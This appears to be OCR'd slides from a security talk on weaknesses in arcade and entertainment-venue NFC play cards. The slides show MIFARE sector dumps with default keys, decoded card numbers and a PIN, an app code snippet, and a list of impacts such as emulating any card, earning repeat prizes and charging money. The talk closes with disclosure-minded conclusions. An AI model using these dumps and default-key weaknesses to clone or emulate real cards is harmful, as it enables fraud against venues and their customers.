


Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
		Byte Number within a Block																
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data

- Key A&B by default
- Almost empty
- Just card number

```
[echo "34 31 38 33 30 37" | xxd -r -p
418307%
```

418,307-PIN 0388



```
7                                              0
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
4F 48 49 53 50 50 51 4B 43 31 4F 44 00 00 00 00
34 31 38 33 30 37 35 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```


Spain card



```
1[redacted] 49 D6 F3 1D
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
5A 38 4B 4E 50 50 53 50 48 30 4F 48 00 00 00 00
31 36 30 33 31 37 39 31 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```


Spain card

- Same as Brazil
- Sooooo...



```
1[redacted] 49 D6 F3 1D
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
5A 38 4B 45 50 50 53 50 48 30 4F 48 00 00 00 00
31 36 30 33 31 37 39 31 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```



Spain card

- Same as Brazil
- Sooooo...





```
1[redacted] 49 D6 F3 1D
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
5A 38 4B 45 50 50 53 50 48 30 4F 48 00 00 00 00
31 36 30 33 31 37 39 31 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```



Mobile NFC





```
null, 'ios' != f.Platform.OS && this.state.playcard.features.nfc_play ?
```

Mobile NFC



```
null, 'ios' != f.Platform.OS && this.state.playcard.features.nfc_play ?
```




20:18
Enter Email
Enter Password
WELCOME BACK! LOG IN
Did you forget your password?
NEW HERE? CREATE AN ACCOUNT
GIF
q w e r t y u i o p
a s d f g h j k l ñ
z x c v b n m
?123
@
.

STAGE 10

Ending

What we can do?

- Information about all the customers(card + bookings)
- Access and emulate all the cards
- Earn the same prizes multiple times
- Charge money

Europe:

Spain(x16),Turkey(x10),Netherlands(x8),Portugal(x4),UK(x3),Italy(x3),Czech(x2),Poland(x2),Germany,etc.

Europe:

Spain(x16),Turkey(x10),Netherlands(x8),Portugal(x4),UK(x3),Italy(x3),Czech(x2),Poland(x2),Germany,etc.

WHAT ABOUT BELGIUM??

🇧🇪

"Just... Try Not To Be Such An Idiot."

Belgium🇧🇪

- Bowling, Arcade, Sports bar, Billards, VR

Belgium🇧🇪

- Bowling, Arcade, Sports bar, Billiards, VR
- Locations: Brussels, Arlon, Malmedy, Liège, Eupen, Tilff, Waremme

CONCLUSIONS

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- At 2024 we can found a lot of basic vulns 👾

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- DevSecOps culture 💻

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- Security education & training📚

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- MAY/JUNE 2024: UPDATE 🚨

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 👾
- DevSecOps culture 💻
- Security education & training📚
- MAY/JUNE 2024: UPDATE 🚨
- If u found something, REPORT THAT ‼️

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 👾
- DevSecOps culture 💻
- Security education & training📚
- MAY/JUNE 2024: UPDATE 🚨
- If u found something, REPORT THAT ‼️
- If someone sends u a report, PAY SOME ATTENTION 🙌

THANKS!

Any questions?

@ignavarro1